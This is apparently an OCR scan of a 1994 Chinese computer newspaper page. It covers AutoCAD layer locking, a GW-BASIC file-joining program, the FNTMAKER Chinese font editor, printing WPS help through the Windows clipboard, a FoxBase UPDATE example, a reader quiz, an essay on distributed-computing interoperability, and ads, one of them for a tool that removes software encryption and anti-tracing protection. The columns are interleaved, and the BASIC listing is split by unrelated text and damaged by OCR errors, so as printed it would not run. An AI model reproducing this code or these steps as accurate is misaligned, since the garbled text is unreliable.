当读者开始编辑一个图形后,在任何一时刻都可以引用该命令,直到引用了某一个AutoCAD命令修改了图形数据库,注意,在12.0版本中, LAYER命令增加了特别有用的锁定与反锁定(Lock/Unlock)功能。(锁定了)一个层后,用户可以在该层上绘制新的实体,但不能对该层上的实体,包括新绘制上去的实体进行编辑操作)PURGE命令对这种锁定了的层将予以保留,即使它确实是一个没有的层也不会被清除掉! □成成 曹刚

桂林市南国专利电脑部

常年解盘磁道,赠送实用软件,资料2元。
地址:漓江路南三巷6-3室
联系人:蒋宁道 邮编:541004
电话:0773-511335

经常上机的人一定或多或少地遇到过这样的苦恼,即常常需要将几个甚至多个文本文件连接成一个文本文件,以避免重复输入的苦恼,而这往往需要专用软件才能完成。但如果将几个用不同的软件编辑而成的文件连接成一个文本文件,则有些专用的软件也无能为力了。这里,我给出一个简单实用的小程序,可以较好地地完成这一工作。它可以处理任何ASCII码组成的文件,而且可以一次连接多个文件,包括各种编辑软件(如:WS, WPS, CCED, EDLIN等)编写的文本文件,以及各种高级语言的源程序(如C语言, BASIC, PASCAL等)。但必须注意一点,即这些文件必须被转换成ASCII码文件(如: BASIC文件必须带A参数存储),否则无法连接。经这样连接的文件,只要稍加编辑即可成为您所需要的文件,到那时即可用PCTOOLS工具软件中的PRINT功能打印出来。也可以用DOS中的TYPE命令(和CTRL+P连用)输送到打印机上打印出来。就象我这篇文稿,在编写好以上文字存盘以后,即调用这一程序,把原来已有BASIC文件连接上去就好了,避免了重复输入之苦。

本程序用GWBasic语言编制,在长城0520CH机, PS/2 286机及COMPAQ386机上调试通过。

浙江 陈陆峰

```
100 CLEAR, SCREEN 1.0, WIDTH 80,
CLS, OPTION BASE 1, DIM CL$(999)
110 CLS, COLOR 5.3, LOCATE 6.14.1
120 PRINT "*****"
```

注意事项:

由于被加载的各个模块,在内存中是按TWOOLS屏幕所显示的顺序存放的,所以,如果加载的是最后面的几个模块,其腾出的内存空间与用户区相连,系统则将其划归用户区使用,用户区得到实际的扩大。反之,如果加载的是前面或中间的几个模块,腾出的空间不与用户区连片,系统将不把它划归用户区使用,用户区就得不到应有的扩大。

在上面的例子中,如果卸载中间的全屏画图拷贝程序,最好是先卸载全屏画图拷贝程序,最好是先卸载全屏画图拷贝程序和双拼输入模块,再重新加载双拼输入模块,这样,可以把用户的可用内存总量由269776字节增至319584字节。如果是直接指定卸载全屏画图拷贝程序,则用户的可用内存总量只能由269776字节增至299688字节,基本上没有得到扩充。

正确地使用TWOOLS命令的方法是,将第一个需要卸载的程序或模块及其后面的一切其它模块全部卸载,再将其中需要保留的程序或模块重新加载。还要注意到,加载的操作不是在TWOOLS命令下进行,而是在命令行下进行,例如,加载双拼法的操作为: C:\>TECHWAY>SPY

(二)高字实用程序FNTMAKER命令格式

FNTMAKER 功能和用途 用于创建或编辑用户自定义的汉字字库。

解释和说明 允许用户以文件方式建立自己的补充汉字(16×16点阵)字库,用户可以制作其点阵字模并存入文件备用,补充汉字库文件可由用户进行维护, FNTMAKER为维护这种文件提供了方便的环境。

汉字字库的每一个汉字对应一个区位码,用户定义的汉字可以使用的区位码范围是13区-15区和88区-95区,用户企图用这个范围以外的区位码表示补充汉字, FNTMAKER给出的错误信息为“区位码非法”。 用户对补充的汉字字模文件进行维护的基本步骤为:

```
130 PRINT TAB(14); " * * * "
140 PRINT TAB(14); " * * * 这是文本文件连接程序, 程序名, SSS. BAS * * "
150 PRINT TAB(14); " * * * "
160 PRINT TAB(14); " * * * 1. 编辑人, 陈陆峰 "
170 PRINT TAB(14); " * * * "
180 PRINT TAB(14); " * * * 2. 编辑时间, 1994. 1. 18 * * "
190 PRINT TAB(14); " * * * "
200 PRINT TAB(14); " * * * 3. 本程序可处理任何由ASCII码组成的文件 * * * "
210 LOCATE 16.20.1, LINE INPUT "请输入连接后的文件名(带后缀):", AB$; CLS
220 LOCATE 16.20.1, INPUT "请输入要连接的文件个数:", M
230 FOR I=1 TO M
240 CLS, COLOR 1.4, LOCATE 15.20.1
250 PRINT "请输入第", I, "个文件名:";
260 LINE INPUT " "; FILE$
270 OPEN FILE$ FOR INPUT AS #1
280 WHILE NOT EOF(1), N=N+1
290 LINE INPUT #1, CL$(N), PRINT CL$(N); WEND, CLOSE #1
300 OPEN AB$ FOR OUTPUT AS #1
310 FOR J=1 TO N, PRINT #1, CL$(J), NEXT J, CLOSE #1
320 NEXT I
330 CLS, COLOR 1.4, LOCATE 15.20.1
340 PRINT "文件名为:", AB$, "的文本文件已连接完毕。"
350 LOCATE 18.20.1, PRINT "要看看刚连接的文件内容吗?(Y/N)";
360 LINE INPUT " "; CN$, IF CN$ = "Y" OR CN$ = "y" THEN GOSUB 370, END
370 OPEN AB$ FOR INPUT AS #1
380 WHILE NOT EOF(1), N=N+1, LINE INPUT #1, CL$(N)
390 PRINT CL$(N); WEND, RETURN;
```

1. 在系统提示符下键入FNTMAKER <CR>, 然后依次回答关于点阵尺寸(24×24或16×16)和补充汉字库文件名称的提问, 系统收到用户的回答后, 屏幕的左边出现各种操作键的提示说明, 右边出现24×24或16×16的空白点阵区, 右下方为操作交互区及缓冲点阵区, 中部自上而下为光标状态指示、点阵缩小显示、区位码指示、光标当前位置标等。(比原当前屏幕显示)
2. 需要编辑已有的字模时, 按<P8>键, 系统向将编辑的字模所占的区位码。用户回答后, 屏幕右上方点阵区中

天亿标准汉字系统的功能与使用

电子科技大学 雷为礼
西南信息研究所 汪思荣

显示被指定的已有汉字的点阵图, 中部区位码指示区显示该字模的区位码。

3. 利用各种编辑手段, 对字模进行编辑。

4. 编辑完成后, 按<F6>键将字模存入补充汉字库文件, 右下方交互区显示出“已存入文件”这一信息时, 就表明编辑完成。

5. 可以重复步骤2 继续编辑其它字模, 也可以按<Esc>键退出FNTMAKER回到汉字系统。

如果想对补充的汉字库增加一个新字模应该怎样作?

如果想对补充的汉字库增加一个新字模, 需要根据是否打算把增加的新字模放在补充的汉字库文件的末尾而采用不同的操作, 下面分别介绍。

1. 如果想在补充的汉字库文件的末尾追加一个新字模, 应将上述的步骤2改为按<F3>键, 这时屏幕右上方将显示空白点阵图, 区位码指示区显示的是未被用过的最小区位码。

利用各种编辑功能将字模制成后, 按<F6>键, 字模即被存放到文件中, 与该区位码对应的位置, 即文件末尾。

2. 如果要在补充的汉字库文件的开始或中间插入一个新字模, 应将上述的步骤2改为按<F7>键, 并回答关于新字模将要占用的区位码(该区位码已被其他字模占用)的提问, 随后利用各种编辑功能创建字模, 最后键入两次回车。

利用Windows的裁剪板

获取WPS的帮助信息资料

得了广大计算机用户的普遍欢迎, 是目前流行范围较广的桌面印刷系统, 但是对于不熟悉编辑控制命令的用户, 在手头没有用户手册的时候, 就要在编辑的状态下, 频繁地使用F1键或“KJ命令”, 来得到系统的帮助信息, 这样做非常烦琐, 大家都希望把这些编辑控制命令打印出来, 但WPS不像其它软件一样, 把帮助信息单独放在一个文件中, 而且即使进入系统的帮助, 也无法使用硬拷贝(<Shift>+<PrSc>)把屏幕打印出来, 本文就是介绍怎样利用Windows的裁剪板(Clipboard)的功能, 来打印出WPS的帮助信息资料。

在Windows环境中运行WPS 在Windows环境中运行WPS的方法有很多, 在这里就不一一加以介绍, 下面只介绍一种比较简单直接运行的方法, 首先进入Windows后, 在MAIN分组程序中激活MS-DOS Prompt图标, 这时系统切换到MSDOS环境下, 屏幕出现提示信息DOS的提示符, 这以后可按通常的方法来运行WPS, 进入WPS子目录, 键入WPS(如是5.X版本, 应先键入SPDOS)。

二、将屏幕画面信息拷贝到裁剪板 在WPS的主菜单下选择H命令进入系统帮助信息(或在编辑状态下按F1键或“KJ命令”, 也可进入系统帮助信息), 这时帮助信息分许多屏显示出所有的WPS控制命令, 对于第一屏的帮助信息, 按<PrSc>键将该屏信息拷贝到裁剪板。

三、从裁剪板中粘接信息到Windows应用程序 按ALT+ESC返回Windows, 在Accessories应用程序组中激活Paintbrush图标(或使用Write应用程序也可以), 选择编辑Edit菜单项, 选择Paste粘帖命令, 这时粘帖中的信息就粘帖到Paintbrush里; 再选择文件File菜单项中的Print打印命令, 即可打印出WPS的帮助信息第一屏的资料。

对于第二屏以后的帮助信息, 可重复第二、第三步, 在第二步时可通过按ALT+ESC切换到以前的MSDOS台面, 在第三步时, 如果你的Windows设置是640×480的显示方式, 则应在View菜单中选取Zoom和Lineize及Palette, 以便从窗口中清除工具箱、线条框和调色板, 来增加画窗口的尺寸, 还有一点需要注意的是, 由于WPS帮助信息是以黑色为背景, 所以在第三步时还需选择Pick菜单中的Inverse命令进行图形反相, 这样打印出来的效果才能漂亮, 此方法已在AST 386机上通过, Windows设置或800×600, 16/256种颜色。

□广州 李东

FNTMAKER程序自动将新字模存放到与指定区位码对应的位置, 原来占用该区位码的字模并未被覆盖, 而是改成占用下一个区位码, 它后面的字模则占用了下一个区位码, 依此类推, 如果要补充的汉字(字模库)文件中删除区F9, 应将上述的步骤2改为按<F9>, 并回答关于删除删除的区位码的提问, 这时点阵区将显示该字模的点阵图, 区位码指示区显示的是指定的区位码, 交互区提问是否确认删除, 回答Y则执行删除; 如果是回答N, 则退出FNTMAKER, 在删除一个字模后的补充汉字库文件中, 被删除的字模后面的每一个字模所占用的区位码将依次前移, 即它们依次占用各自原来区位码的前面一个区位码。

关于FNTMAKER 编辑字模的操作 最基本的字模编辑操作是逐点进行“擦”或“写”的操作, 在点阵区中设有唯一的光标, 它由八个方向键来控制, 按一次方向键, 光标就沿着该方向移动一格。

(如果移动后将超出点阵区, 则光标留在原处不动), 光标有3种状态, 加点(即“写”)状态, 消点(即“擦”)状态, 和动态状态(即不“写”也不“擦”)。在移动状态下用方向键调动光标时, 字模点阵图不会改变。若是在加点状态下调动光标, 则凡是光标经过的地方都被“写”了(即置成了白色)。若是在消点状态下调动光标, 则凡是光标经过的地方都被“擦”了(即置成了黑色)。

三种状态对应于三个切换操作键, 加点 <INSERT> 消点 <DELETE> 移动 <←> 每按一次其中的一个操作键, 就进入了对应的状态, 这一状态一直保持到下一次按另外的两种操作键之一时为止。

不看出, 适当地进行状态切换和光标调动, 可以实现任何复杂的字模创建和编辑。

为了解决字模创建和编辑工作中用这些操作键有时效率

不高的问题, 系统还设置了多种(矩形)块操作和五个缓冲区, 将块操作和缓冲区配合使用, 可以大大提高编辑工作的效率, 它们的使用方法在下面的一些例子中得以体现。

举例1, 设补充的汉字24×24点阵库文件HU24.DEF中已经存在3个汉字: “中”(1301)、“王”(1302)、“时”(1303), 括号中为相应的区位码, 现在欲将第2个字模中的“王”字改为“玉”字, 操作步骤为:

键入FNTMAKER<CR>后, 选择24×24点阵模式, 然后键入文件名HU24.DEF。(比原当前屏幕显示), 现在屏幕中部的区位码指示区所显示的当前区位码变为(1304), 即点阵区中最后一个字模的区位码后面的第一个区位码, 为了找到区位码为(1302)的“王”字进行编辑, 有如下两种方法可以使用。

第一种方法 先按一次<F4>键(读取上一个字模), 此时屏幕点阵区显示“时”字, 当前区位码变为(1303), 再按一次<F4>键后, 点阵区显示“王”字, 当前区位码变为(1302), (请比照当前屏幕显示)

第二种方法 按一次<F6>键之后, 在屏幕右下角的交互区中回答关于将欲修改的区位码的提问一键入1302。

开始编辑 将“王”字修改为“玉”字的编辑是比较简单的, 此时光标(即点阵区右上角的交叉光标)处于移动状态(见原屏幕中左上方的状态指示区), 故可以直接用方向键将光标调到“王”字点阵图的第二横右下方适当处, 然后将光标状态切换为加点状态(状态指示区内随之也出现“+”号), 细心地调动光标, 将欲加的点阵图形在点阵图的适当处补上, 此时编辑工作完成。(请比照当前屏幕显示)

按<F6>键, 交互区显示“本字已存入文件”, 即将“玉”字字模取代“王”字字模存入HU24.DEF文件中, 区位码仍为(1302), 按任意键后, 交互区显示消失。

(本完待续)

本报与天光公司联合举办天光专题讲座

格式: UPDATE ON <关键字> FROM <别名> REPLACE <字段名> WITH <表达式> [, <字段名> WITH <表达式>] ... [RANDOM]

该命令用<别名>指定的数据库文件中的数据去更新当前活动的数据库文件中的数据,用<别名>指定的文件必须先在一个未选用的工作区内被打开,数据更新是按<关键字>字段值进行的,两个库文件的关键字段必须相同,其值不得重复,当前数据库必须按<关键字>字段索引或排序过,如果RANDOM没有使用, FROM <别名>文件必须按<关键字>字段索引或排序,否则可以是任何顺序。

使用UPDATE命令,编程简单方便,只要六句语句,就能实现,运行速度快,而且当前库中的更新字段不必与别名库的字段相同,这是其他命令所没有的,更新当前库中的某一字段值可以取自别名库中的不同字段。

巧用UPDATE命令

例: 别名库为ZKCJ.DBF,活动库是FKX.DBF
SELE A
USE ZKCJ
SELE B
USE FKX
INDE ON 姓名 TO XM
UPDA ON 姓名 FROM A REPL 语文 WITH A -> 语文,
数学 WITH A -> 数学,理化 WITH A -> 物理+ A -> 化学,
外语 WITH A -> 外语,总分 WITH 语文+数学+物理+
外语,职务 WITH A -> 职务RANDOM
CLOS DATA

ERAS XM.IDX

Table with columns: 姓名, 语文, 数学, 物理, 化学, 外语, 职务. Rows include 张一明, 李冬, 王小三, 赵子高, 伍生.

Table with columns: 姓名, 语文, 数学, 理化, 外语, 职务, 总分. Rows include 伍生, 王小三, 李冬, 赵子高, 张一明.

《软件知识》竞赛规程

- 1. 参加对象: 凡《软件报》读者或计算机爱好者均可参加。
2. 竞赛方法: (1)将《软件报》所刊竞赛题寄好,寄软件编辑部,复印即同样有效。(2)截止时间,1994年6月底以前,以邮戳日期为准。
3. 评奖方法: (1)初评,凡答案完全正确者作为抽奖名单。(2)公证抽奖:在公证机关公证下,在初评通过的名单中随机抽奖确定获得一、二、三等奖的名单。
4. 奖金设置: 一等奖一名,奖金500元;二等奖二名,奖金各300元;三等奖二十名,奖金各100元。对获奖者,其奖金由《软件报》编辑部按时寄给本人。

说明:答案可在《软件报》上找,不愿剪下报纸可作复印件答题。本报所属工作人员答题一律无效。 本报编辑部

软件知识竞赛题

- 一、选择正确答案填在___处。
1. 《软件报》创刊于___年8月。(A)1985 (B)1986 (C)1984 (D)1987
2. 《软件报》的报社地址在___。(A)成都 (B)北京 (C)武汉 (D)广州
3. 《软件报》是由以下单位合办的___。(A)中国计算机软件与技术服务公司、成都软件公司 (B)成都电子研究所、成都软件公司 (C)成都软件公司、成都电子研究所 (D)中国计算机软件与技术服务公司、成都软件公司、成都电子研究所
4. 《软件报》办报宗旨是:___。(A)普及计算机知识,培养软件人才 (B)交流计算机技术,发展软件产业 (C)普及计算机知识,交流计算机技术,培养软件人才,发展软件产业 (D)培养软件人才,发展软件产业
5. 《软件报》订阅代号___。(A)61-74 (B)81-72 (C)61-71 (D)61-73
6. 《软件报》首批成立的联络共有___。(A)2个 (B)5个 (C)10个 (D)15个
7. 《软件报》恢复公开发行的日期是___。(A)1991年1月1日 (B)1991年8月31日 (C)1991年12月31日 (D)1991年8月10日
8. 第10届全国青少年信息学(计算机)竞赛93年___月在一市举行。(A)8北京 (B)8太原 (C)9太原 (D)8上海
9. 1991年___月,我国颁布了《计算机软件保护条例》。(A)6 (B)8 (C)9 (D)10
10. 为了解决国内法律与国际公约的衔接,我国发布了《实施国际著作权条约的规定》(第105号国务院令),于___年___月___日起实施。(A)91 9 30 (B)92 9 30 (C)93 9 30 (D)92 10 30
11. 最可能与我国《软件保护条例》等有关法规相背离的是文件___。(A)加密 (B)解密 (C)加密或解密 (D)加密和解密
12. 《软件报》最近刊登了讨论加密软件LOCK的文章。(A)91 (B)92 (C)93 (D)94
13. 世界上第一台电子计算机诞生于___。(A)17世纪 (B)第一次世界大战

软件知识竞赛

- (C)第二次世界大战 (D)1950年
14. ___不影响显示器的分辨率。(A)水平扫描线的多少 (B)垂直扫描线的多少 (C)屏幕尺寸大小 (D)显示器磁圈的大小
15. 在个人微机系统的最低硬件配置中,___是不可缺少的。(A)打印机、显示器 (B)键盘、鼠标器 (C)主机、打印机 (D)键盘、显示器
16. ROM、RAM分别是英文___的缩写。(A)随机存取器、只读存取器 (B)只读存取器、随机存取器 (C)寄存器、只读存取器 (D)内存存取器、外存取器
17. CPU的意思是___。(A)微电脑 (B)存储器 (C)中央处理器 (D)主机板
18. 现在广泛使用的286微机是___位机。(A)8 (B)16 (C)32 (D)64
19. 某计算机的存取器64K,那么它的内存地址是___位。(A)14 (B)15 (C)16 (D)20
20. 迄今为止,计算机中的所有信息仍以二进制方式表示的理由是___。(A)运算速度快 (B)制造工艺简单 (C)符合人们习惯 (D)受计算机工作原理限制
21. 一台计算机,内存容量512K字节,硬盘容量20M字节,硬盘容量是内存容量的___。(A)10倍 (B)20倍 (C)40倍 (D)80倍
22. 在软件开发中,软件总体结构应在___文档中阐明。(A)项目开发计划 (B)软件需求规格说明书 (C)概要设计规格说明书 (D)详细设计规格说明书
23. 操作系统是___。(A)软件 (B)硬件 (C)输入与输出系统 (D)外部设备
24. 操作系统的功能应包括___。(A)系统程序和应用程序 (B)服务程序 (C)编译过程 (D)A、B、C三项都包括
25. 下列各组中,___都是操作系统名称。(A)DOS、UNIX (B)BASIC、DOS (C)Windows、PASCAL (D)DOS、DISK
26. DOS与人的接口有___。(A)键盘与磁盘 (B)键盘命令与系统调用 (C)键盘与鼠标器 (D)键盘、鼠标器与扫描仪
27. 在DOS的目录结构中,“.”和“\”分别表示___。(A)当前目录、上级目录 (B)上级目录、根目录 (C)上级目录、当前目录 (D)下级目录、根目录
28. WORDSTAR是___软件。(A)系统 (B)数据库管理 (C)文字处理 (D)汉字输入
29. 下列软件中,___是汉字操作系统。(A)TRUBO C、WORDSTAR (B)WPS、MS-DOS (C)PCTOOLS、C (D)CCDOS、1.3X、UCDOS
30. 下列软件中,属于计算机语言的是___。(A)BASIC、DOS (B)DBASE、PASCAL (C)C、PASCAL (D)CAD、FORTRAN
31. 汇编语言程序与汇编程序是___。(A)不同 (B)相同 (C)一致 (D)对立
32. 解决同一问题的机器语言、汇编语言、高级语言最优优化程序中,计算机设计效率最高者是___语言。(A)机器 (B)汇编 (C)高级 (D)机器与汇编
33. 解决同一问题的机器语言、汇编语言、高级语言最优优化程序中,人设计效率最高者是___语言。(A)机器 (B)汇编 (C)高级 (D)汇编与高级
34. 解决同一问题的机器语言、汇编语言、高级语言最优优化程序中,人机协同处理效率最高者是___语言。(A)机器 (B)汇编 (C)高级 (D)机器与高级
35. 在下列计算机语言中,兼有低级语言执行效率与高级语言设计简便性好双重优点的计算机语言是___。(A)BASIC (B)FORTRAN (C)CLBASE (D)C

- 36. 如果程序中存在错误,则___。(A)程序肯定不能执行。(B)程序也许可以执行,但得不到正确的结果 (C)必须把所有的错误都找出来之后,才能提供使用 (D)运行至错误存在的地方,程序会中断运行
37. 对数据库经常进行备份是为了___。(A)提高故障的恢复能力 (B)分清操作员的职责 (C)对以前的数据进行处理 (D)向上级报送数据
38. 在FOXBASE数据库库中,若数据型字段的宽度为6个字节,要存贮的实际数据是12345678,那么其结果为___。(A)只存入该数据的前6位,即1 2 3 4 5 6 (B)只存入该数据的后6位,即3 4 5 6 7 8 (C)数据丢失并用“*****”表示 (D)程序中中断运行,并给出出错信息
39. 测试程序模块时,应该使用___。(A)专门设计的测试数据 (B)实际工作文件 (C)由专门设计的测试数据和实际工作数据组成的有代表性的例子。(D)以前用过的文件
40. 面向对象技术的最重要特点是___。(A)容易理解 (B)“封装化” (C)使用“继承”的概念 (D)便于操作
41. 真正的笔输入计算机开发的操作系统是___。(A)Micro Soft的pen windows (B)GO的Pen Point (C)CIC的Pen DOS
42. “防病毒”卡___防治一切病毒。(A)不能 (B)能
二、填空(将正确的答案填写在___处)
43. 当前国内实施的“三金工程”是指___、___、___。
44. 计算机软件产业是___、___的高新技术产业。
45. 美国英特尔公司于93年推出的最新一代微处理器是以中文___命令的。
46. UNIX的主要竞争对手是___。
47. 目前在PC机上可以配置的操作系统有___,其中___是应用最广泛的操作系统。
48. MS-DOS使用树形目录结构,其中单句点“.”表示___,双句点“..”表示___,斜杠“\”表示___。
49. MS-DOS知道许多设备名字,你能分别以下设备名字吗?比如COM,表示___,PRN代表___,COM代表___。
50. 在MS-DOS环境下,经常用到编辑和控制键,其中以下键的作用是;F1___,F3___,“P”___,Ctrl-Break___。
51. 微机操作系统向用户提供了两种接口,一种是为用户提供的,另一种是为操作人员提供的。
52. 微机中使用的软盘类型有四种,它们是:①___,②___,③___,④___。
53. 5.25英寸软盘上标记意义是___,标有DS-DD、48“PI”标记表示该软盘的存储器容量为___,5.25英寸软盘外框上的一个矩形缺口,其作用是___。
54. 举出下列计算机专业英语的术语,填在相应空白内。
PRESS ANY KEY TO CONTINUE
File NOT found
Bad command or file name
Disk boot failure
out of paper
Syntax error
55. 计算机病毒是指___。
56. 计算机病毒按其类型常分为两种:___、___。
57. 我国自“计算机软件保护条例”和“计算机软件著作登记办法”颁布之后,判决的第一条软件侵权案,胜诉的是___,败诉的是___。
58. 本报与美国微软公司联合举办了___连续讲座。
59. 常说的dBASE、FOXBASE是指___;DOS、UNIX、Windows 3.1是指___;CCDOS、中文之星、天汇是指___;C、PASCAL、BASIC是指___;Pctools、NOTON是指___。
60. 计算机应用中,下列常用英文缩写文是什么意思?例如,CAD是___, CAM是___, CAT是___, CIA是___, OA是___, MIS是___。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所主办 主编：刘特德 副主编：唐敏
国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

1. 求真QZV可升级病毒卡 邮购价,560元(含邮费)
首次采用由中国科技工作者所发明,具有国际先进水平"EPROM同线读出编程"专利技术,一举解决了长期以来防病毒卡不能消杀病毒和硬件不能升级两大技术难题,是世界上第一块采用超大容量EPROM,集"杀毒"和"防病毒"于一体,可由用户自主升级的反病毒硬卡。
(详见《软件报》1994年1月29日第5期一版介绍)。

2. ZDSM-1型打印彩色自动上色装置
(详见《软件报》1994年1月29日第5期一版介绍)。
• 零售价,28.80元/只,油墨价,12元/瓶
• 邮购价,44元/套(含上色装置、油墨、邮费)
• 批发价,20只以上起批,20元/只(邮费另加10元/批)

诚信全国各地总代理和经销商
联系地址:成都市金河街75号(软件报)咨询部
联系人:余前军、陈实 邮编:610015 电话:6635938

微型计算机热点综述(五)

本报编委会主任 电子科大 刘特德教授

六、可以互操作环境的建立

开放系统,自八十年代后期起已成为计算机系统方面的热门话题。同时人们对开放系统的认识也逐步加深,其含义,从过去的"采用工业标准",进化为要实现"可移植性",从"应用可移植性"引发出"用户可移植性",进入九十年代又添添了"可互操作性"。

所谓一个计算机环境具有"可互操作性",是指:该环境中网络上各节点机在运行时,可以动用网络上其它节点上的数据、处理能力和其它资源,例如,可将自己的部份任务委托其它节点上的计算机来完成,即使这些节点上的机器是异种的。

能够实现可互操作的计算机环境,对用户带来的好处是:

1. 在原有环境中引入新机器,即使它与网中原有机器的型号不同,该机器仍有可能动用网中已有节点中所存在的数据、处理能力和其它资源。
2. 在组成一个新环境时,因为允许网中各节点的机型不一致,所以可以对不同任务选择最合适的物种,这样可以

种于优化整个系统的性能/价格比。

因此,获得可互操作的环境,正在成为现代计算机用户梦寐以求的需要,然而,真正实现可互操作的环境并非易事,它曾是八十年代后期计算机界的探索对象,而进入九十年代则发展成为重点攻关对象,由于"可互操作性"实质上是异种机网络上能透明访问网内数据、处理能力和其它资源之意,所以可将实现互操作服务分解成两者,即实现分布计算机(透明地动用远程处理能力)和实现数据库透明访问(透明地动用远程数据),上述攻关就是沿这两个方面进行的。

在异种机网络上实现分布计算,是计算机技术领域的一大难题,为该技术界与生产界对其展开了大量的探索和研究工作,最后是目前提及的OSF首先突破了这一难题,OSF很聪明地采用了征集技术,集百家精华的办法,实际上它从征集来的五十个方案中选择适用的优秀技术(主要借自HP、DEC、Siemens和Transere等),合而为一,形成了自己的方案。后者于1990年中期公布,又经过了近三年的努力,终于实现了一个对异种网络和分布计算环境,称为DCE(Distributed Computing Environment的简称)。

DCE并非一个单一软件,而是一组软件(它们实现着所谓的DCE规范),它们群聚在一起形成一个软件运行环境,上述软件分为两类,DCE执行软件和DCE服务软件,前者将一些关键软件集成一体,网络中的每台计算机上都要运行

之,DCE执行软件中含有RPC、IDL编译器等等,有了RPC就能执行远程调用;有了IDL编译器,就能将按接口定义语言(IDL)所写的软件成分转换成RPC的调用者,DCE成功之处在于,它的各成分分别完成的是最小的DCE功能,而这些成分的实现并不依赖于某一操作系统的特殊功能(个性功能),这样就使DCE可用于来源各异和操作系统不同的计算机上,最终在异种机网上建立起透明地动用远程处理能力和其它资源的环境,DCE的出现使人门清楚了。

1. 要使一应用能在异种分布系统中运行,硬件方面应提供什么设施。
2. 要使一应用能在异种分布系统中运行,在这应用软件里应引入什么措施。

因此,OSF开发出DCE,并非万事大吉,一定要有许许多多做机器的大公司志愿支持它,让出厂的机器上配有提供DCE服务的软件,同时要有许多ISV志愿支持DCE,按此来开发应用,这样用户才会感到放心,感到方便,若非如此,此机器上DCE服务,应用适应分布计算等功能都得靠用户自己来,早把用户给吓坏了。

由于DCE规范是OSF开发和制订的,所以它得到了计算机界三巨头IBM、DEC和HP的支持,这意味着IBM、DEC、HP会在其生产的系统上逐步配DCE服务,今年UNIX两阵营的对立,在消除中,UI阵营内的一些大公司也在客观地看待DCE,承认这一出色的成就,因此这些大公司也会在自己的机器上配上DCE服务,所以,近两年内,异种机网络环境中实现分布计算必将进入实用阶段。

在异种机网上实现数据库透明访问,也即实现数据库的"可互操作性",也

是计算机技术领域的一大难题,对此计算机技术界与产业界也作了许多探索和研究工作,在这方面取得了实质性进展的是SAC组织(SQL Access Group)。

SAC的做法是:

1. 改进SQL查询语言,虽然SQL1986年成为ANSI标准,1987年成为ISO标准,但由于标准中存在一些未定义之处,导致了各公司之间出现了"标准不兼容",为此SAG对SQL规范进行补充,以确保符合标准的SQL必是定兼容,同时还制订了编程中会用的SQL应用编程界面API。
2. 规定协议和格式,SAG还对数据库应用与dbms之间规定通信协议,后者采用的是ISO RDA委员会的成果,RDA(Remote Data Access)格式,上述通信协议建立在多种具体协议之上,如OSI、TCP/IP之上,同时SAG还在SQL语句与RDA格式之间建立互映射机制。

上述开发工作分三个阶段进行,第一阶段,解决各公司之间SQL不一致的问题,第二阶段,定义调用界面并在规范中引入TCP/IP协议,第三阶段,充实用编程界面API,以上三个阶段的工作全部完成,并且成功地演示了各异种数据库之间的互操作。

所以,下一步就是看各数据库公司是否支持SAG规范,并在自己dbms上实现它,由于SAG是由四十多个大小公司和用户单位所组成,其中包含了Oracle、Sybase、Informix和ASK-Ingres等重要数据库公司,所以看来近两年内,除了IBM的产品外,一些主流的、常用的dbms上都会实现SAG规范,此时异种数据库之间透明访问必将进入实用阶段。

总之,实现可互操作环境的难题在技术上已经突破,现在只是等待计算机制造商和数据公司推出相应的产品,当这些产品陆续上市(预计这是两年内的事),计算机领域(包括了微型机领域)将出现一个新热点。

《软件报》洛阳联络站94年成立以来,受到了全国各地读者的厚爱,该站积极为各地读者排忧解难,深受读者好评。根据广大读者反映,在计算机应用中,特别对偏远地区读者,存在着计算机选型困难,遇到故障处理难的问题,针对这一情况,该站特为读者提供情况选购最佳性价比机器,对河南地区读者,可代向94年邮局《软件报》订单,免费维修各类计算机设备,对偏远地区读者,可来信将机器故障现象描述清楚,该站代为诊断,并可代购邮寄各类配件,因来信较多,务必请附回信地址。

联系人:陈永青、马占清;电话:(0379)612711-4018;
通信地址:河南洛阳矿山机械工程设计研究院计算机中心
邮编:471039

均可按用户要求来完成,实时记录现场数据(CPU寄存器内容,10-1MB内存中任一谈);实时记录现场数据;实时显示运行历程;循环自动跟踪,按要求跟踪控制。

- 3.) 能够跟踪进入任何中断(如INT 21H)的内部,而不影响正常运行,用户只需按需要在相应栏目输入数据(如跟踪点),系统自动生成一个数据文件,并按该文件对目标程序实施跟踪,你的跟踪将不必从开头开始,跟踪记录的结果将自动记录。
- 4.) LLGZ工具可以使你的跟踪始终在跟踪程序正确地运行路径上进行,因而大大降低了跟踪密度。

一、能够将由该加密软件加密的文档或程序,去掉反跟踪及透明化处理,把被加密的程序由不可读的密文还原为可读的明文代码,对加密的页数无限制。

二、还原出明文代码与加密前的原代码完全相同,并能分析出加密前的程序类型(.COM类,.EXE类),这是用户不可知的(秘密),自动按正确的程序类型还原,及添加正确地文件后缀(.COM或.EXE)。

三、解密后的程序与加密前的程序具有相同的功能和运行效果,并可重复的将可执行文件一样,随意复制、运行或对其分析、修改,而不需要密钥。

四、解密软件适用于PC-XT/AT/286/386等多种机型2.0以上的DOS环境,使用方便,短小精悍,对内存无要求,对被加密程序的大小和类型无限制。

五、解密软件,程序原一张(内含软件、说明、例子及供赠送的数目和软件目录)。
转让价格:每册单独购买200元;整套购买480元。(邮费快速,升级优惠,个人购买优惠20%)
收款:成都市一环西南四段十九号(610041)宋玉平(收)
咨询:青州市二〇七信箱(266092)李祥礼

咨询电话:(05425) 661032-324
★编号: 940502

电脑打字与文书编辑 (第三版) 已问世

张钟渊、杨春章 著

《电脑打字与文书编辑》(第三版)由人民邮电出版社出版,全书共分八章,内容包括:汉字输入、汉字编辑、汉字排版、汉字打印、汉字输出、汉字存储、汉字检索、汉字通信等。本书可作为大、中、小学计算机专业教材,也可供从事计算机工作的同志参考。

全书共11.5万字,分上下两册,每册定价1.50元,全套2.50元。邮费在內。

咨询电话:(010) 6665013, 6663745
(E-mail: fengshu@post.com.cn)
(E-mail: fengshu@post.com.cn)

★编号: 940501
名称: 超群多功能通用型跟踪解密软件——LLGZ V1.2
作者: 李祥礼

